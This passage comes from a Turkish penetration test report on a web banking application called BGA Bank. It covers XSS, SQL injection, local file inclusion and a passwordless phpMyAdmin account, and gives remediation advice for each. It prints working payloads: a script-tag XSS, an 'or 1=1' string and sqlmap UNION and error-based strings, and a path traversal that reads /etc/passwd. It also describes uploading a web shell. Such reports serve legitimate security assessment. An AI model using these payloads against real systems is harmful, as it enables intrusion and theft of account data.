


Şekil 4:XSS'in çalıştığı an.

Bulgu 2:

URL	http://bgabank.com:8080/index.php?sayfa=havale-eft.php
HTTP Talep Türü	GET
Parametre	K3
Payload	<script>alert(1)</script>

Belirtilen sayfa üzerinde bulunan bilgiler gerektiği şekilde doldurulmuştur ve Not kısmına tabloda verilen payload yazılmıştır.Örnek ekran görüntüsü aşağıdaki gibidir.



Şekil 5:Sayfanın gönderilmeden önceki hali

Daha sonra parayı gönderdiğimiz zaman arka taraftan giden GET isteği aşağıdaki gibidir.

Gönderilen GET İsteği

GET /ajax.php?sayfa=havale-eft.php&k1=50&k2=1&k3=TR400340100000000000001004&k4=&k5=Cihat+I%C5%9F%C4%B1k&k6=1000&k7=00&k8=%3Cscript%3Ealert(1)%3C%2Fscript%3E&k9=0 HTTP/1.1

Host: www.bgabank.com:8080

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1

Accept: text/html, */*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: text/plain; charset:UTF-8


X-Requested-With: XMLHttpRequest

Referer: http://www.bgabank.com:8080/?sayfa=havale-eft.php

Cookie: u__=false; PHPSESSID=pgjkb9h2hvsl2hfv275i7ojcv4

Connection: keep-alive

Hesabına para aktarılan kişi hesap hareketini görüntülemek istediği zaman payload çalışacaktır ve aşağıdaki gibi bir ekran ile karşılaşacaktır.



Şekil 60 : Payload başarılı bir şekilde çalışmıştır.

Açıklığı Barındıran Sistemler:

- http://www.bgabank.com:8080/?sayfa=mesajlar.php&islem=yenimesaj#
- http://www.bgabank.com:8080/index.php?sayfa=havale-eft.php

Çözüm Önerileri:

Uygulama kodlarının gözden geçirilerek parametreler ve http başlığındaki diğer alanlar vasıtası ile yollanan her türlü bilginin kullanılmadan önce zararlı karakterlerden filtrelenmesi önerilmektedir.Uygulamalardaki bütün girdi ve çıktı noktalarından gelen değişkenler kontrole tabi tutulmalı ve bu girdilerdeki bütün meta karakterler filtrelenmelidir.

Detaylı XSS önleme yöntemleri için aşağıda belirtilen referanslar incelenebilir.

Referanslar:

- http://www.owasp.org/index.php/XSS
- http://www.cgisecurity.com/articles/xss-faq.shtml
- http://ha.ckers.org/xss.html
- http://www.bindshell.net/tools/beef

6.2.2.5. SQL Injection Zafiyeti (OWASP-DV-005)

Önem Derecesi	Acil
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

SQL Injection zafiyeti, uygulama parametreleri aracılığı ile yollanan bilgilerin düzgün kontrol edilmemesi sebebi ile arka planda çalışan veritabanına yollanan sorgulara, saldırganın sorgularını eklemesine imkan tanıyan bir güvenlik açığıdır.

Hata Tabanlı SQL Injection saldırıları, uygulamanın veri tabanına gönderdiği sorgularda herhangi bir yazım hatası syntax error olması durumunda veya sorgunun veri tabanında çalışması sonucu dönen verilerin, ekrana çıktı olarak verilmesi temeline dayanır.


….

…edilebilen bir türdür.

Bulgu 1:

URL	http://bgabank.com:8080/index.php?sayfa=havale-eft.php
HTTP Talep Türü	GET
Parametre	
Payload	"' or 1=1;--

Tabloda belirtilen bilgiler doğrultusunda havale-eft gönderme işleminin olduğu sayfada Varolan Hesaplar adında bir arama kutusu bulunmaktadır.Bu arama alanına yukarıdaki tabloda belirtilen payload değeri yazıldığında herhangi bir GET veya POST isteğinde bulunmaya gerek kalmadan aşağıdaki ekran görüntüsünde olduğu gibi direk olarak sisteme kayıtlı bütün iban numaralarına erişilebilmektedir.



Şekil 11:Sql Enjeksiyonunun bulunduğu havale sayfası

Bulgu 2:

URL	http://shell.bga.com.tr:8080/index.php?sayfa=arama.php&b_search_send=&s=deneme

HTTP Talep Türü	GET
Parametre	s
Payload	sayfa=arama.php&b_search_send=&s=deneme" UNION ALL SELECT NULL,NULL,CONCAT(0x7176796271,0x777242636e46616b6169,0x7170677971),NULL,NULL,NULL,NULL,NULL,NULL,NULL#

Zaafiyet Bilgisi
Place: GET Parameter: s Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause Payload: sayfa=arama.php&b_search_send=&s=deneme" AND (SELECT 4939 FROM(SELECT COUNT(*),CONCAT(0x7176796271,(SELECT (CASE WHEN (4939=4939) THEN 1 ELSE 0 END)),0x7170677971,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND "Srdg"="Srdg Type: UNION query Title: MySQL UNION query (NULL) - 10 columns Payload: sayfa=arama.php&b_search_send=&s=deneme" UNION ALL SELECT NULL,NULL,CONCAT(0x7176796271,0x777242636e46616b6169,0x7170677971),NULL,NULL,NULL,NULL,NULL,NULL,NULL#


Yukarıdaki tablodan da anlaşılacağı üzere hedef sistemin veri tabanında sql enjeksiyonu tespit edilmiştir.sqlmap aracı kullanılarak tespit edilen açıklık aşağıdaki resimde görünmektedir.

Şekil 7: Sistemdeki veritabanları görülmektedir.

Daha sonra BGA_Bank_1_0 veritabanına ait tablolar aşağıdaki ekran görüntüsünde listelenmiştir.

Şekil 8: Tablolar şekilde görünmektedir.

Bu adımdan sonra ise bnk_hesaplar sütuna ait verilere ulaşılmıştır ve aşağıdaki ekran görüntüsünde listelenmiştir.



Şekil 9: Sütunlara ait veriler listelenmiştir.

Buradan sonra sütünların içerikleri görüntülenmiş ve hassas bilgilere erişilmiştir.Erişilen bilgiler gizlilik arz ettiği için bu adımdan sonrası rapora eklenmemiştir.

Açıklığı Barındıran Sistemler:

- http://shell.bga.com.tr:8080/index.php?sayfa=arama.php&b_search_send=&s=deneme

Çözüm Önerileri:

Uygulama kodlarının gözden geçirilerek parametreler ve http başlığındaki diğer alanlar vasıtası ile yollanan her türlü bilginin kullanılmadan önce zararlı karakterlerden filtrelenmesi önerilmektedir.

Uygulamalardaki bütün girdi noktalarından gelen değişkenler girdi kontrolüne sokulmalı ve bu girdilerdeki bütün meta karakterlerin filtrelenmesi önerilmektedir. Detaylı SQL enjeksiyonu önleme yöntemleri için aşağıda belirtilen referanslar incelenebilir.

Referanslar:

- http://www.owasp.org/index.php/Injection_Flaws
- http://www.unixwiz.net/techtips/sql-injection.html
- http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- http://www.nextgenss.com/papers/advanced_sql_injection.pdf

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html

6.2.2.6. LFI (Local File Inclusion) Yerel Dosya Dahil Etme Açıklığı


Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

BGA pentest ekibi tarafından internet üzerinden hedefe yönelik olarak gerçekleştirilen sızma testlerinde, web uygulaması üzerinde Local File Inclusion olarak bilinen yerel dosya dahil etme açıklığı olduğu belirlenmiştir. İlgili açıklık istismar edilerek, hedef sistemde dizin yolu bilinen dosyaların içeriği okunabilir. Saldırganlar bu yolu izleyerek veritabanı bağlantı dosyalarını okuyabilir, veritabanını ele geçirebilir, ajan uygulamalar aracılığı ile işletim sistemini ele geçirebilirler.

URL	http://www.bgabank.com:8080/index.php?sayfa=../../../../../../../etc/passwd
HTTP Talep Türü	GET
Parametre	sayfa
Payload	=../../../../../../../etc/passwd

Yukarıdaki tabloda belirtilen bilgiler doğrultusunda browser üzerinden uygulama çalıştırıldığı zaman yetkisiz yerlere erişim sağlandığı görülmüştür. Aşağıdaki ekran görüntüsünde açıklık istismar edilmiş ve yetkisi olmamasına rağmen /etc/passwd dosyasının içeriği görüntülenmiştir.



Şekil 12: LFI sayesinde sistem üzerinde komut çalıştırılabilir.

Yukarıda verilen hedef web uygulamasındaki LFI açıklığı istismar edilerek /etc/passwd dosyası

Altındaki bilgiler okunmuştur.

Açıklığı Barındıran Sistemler:

- http://bgabank.com:8080

Çözüm Önerileri:

Dışarıdan input olarak alınan dosyaların mutlaka kontrol edilmesi önerilmektedir. Whitelist veya blacklist kullanılarak okunacak veya okunamayacak dosyaların belirtilmesi önerilmektedir. Dizin dolaşma (../../) uygulama bazında engellenmesi önerilmektedir. Bu tür saldırılara karşı önlem olarak web application firewall benzeri uygulamaların kullanılması tavsiye edilmektedir.

Referanslar:

- http://en.wikipedia.org/wiki/File_inclusion_vulnerability
- http://hakipedia.com/index.php/Local_File_Inclusion

6.3. Etki Alanı, Sunucu ve İstemci Sistemler Güvenlik Testleri

6.3.1. Gerçekleştirilen Güvenlik Testi İşlemleri

Etki alanı, sunucu ve istemci sistemlerinde aşağıdaki güvenlik denetim adımları gerçekleştirilmiştir.

….
….
….

6.3.2. Tespit Edilen Açıklıklar


6.3.2.1. Basit Parolaya Sahip Root Kullanıcı Hesabı Kullanımı

Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Gerçekleştirilen sızma testleri esnasında hedef sistem ağında şifresiz phpmyadmin kullanıcı hesabı tespit edilmiştir. Saldırganlar bu hesap bilgilerini kullanarak ilgili sisteme tam yetkiyle erişebilir.

Aşağıdaki ekran görüntüsünde kurulumu varsayılan ayarlarla yapılan bir phpmyadmin uygulaması görünmektedir. Öntanımlı olarak şifresiz girilebilmektedir.




Şekil 10: Öntanımlı phpmyadmin hesabı

Şifresiz olarak uygulamaya giriş yapıldıktan sonra bir adet veritabanı oluşturuldu. Oluşturulan bu veritabanı üzerinde sisteme dosya yükleyebilmeyi sağlayacak kodları içeren bir adet tablo oluşturuldu. Daha sonra yüklenen bu kod parçası çalıştırıldığı zaman aşağıdaki gibi dosya yüklenebilen bir sayfa oluştu.

Şekil 11: Dosya yükleme ekranı

Artık bundan sonra sisteme istediğimiz dosyayı yükleyebileceğimiz bir dosya yükleme sayfasına sahip olduk. Daha sonra çok sık kullanılan bir adet shell dosyasını buradan sisteme yükledik.Yüklenen bu dosyayı çalıştırdığımız zaman sistem üzerinde komut çalıştırabilir hale geldik. Aşağıdaki ekran görüntüsünde sisteme yüklenen shell üzerinden komut çalıştırıldığı gösterilmektedir.



Şekil 12: Sisteme yüklenen shell ile komut çalıştırma

Açıklığı Barındıran Sistemler:

- 10.40.107.2

Çözüm Önerileri:

- Kullanıcı parolaları firma politikasına uygun olarak tahmin edilmesi güç şekilde verilmesi önerilmektedir.

- Parola içerisinde büyük harf, küçük harf, rakam ve alfanumerik karakterlerin bulunması önerilmektedir.
- Parolaların belirli periyodlarla değiştirilmesi önerilmektedir.

Referanslar:

- http://www.cyberciti.biz/tips/linux-security.html
- http://www.makeuseof.com/tag/how-to-create-strong-password-that-you-can-remember-easily/

6.3.2.2. Antivirüs Koruması Atlatma


Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
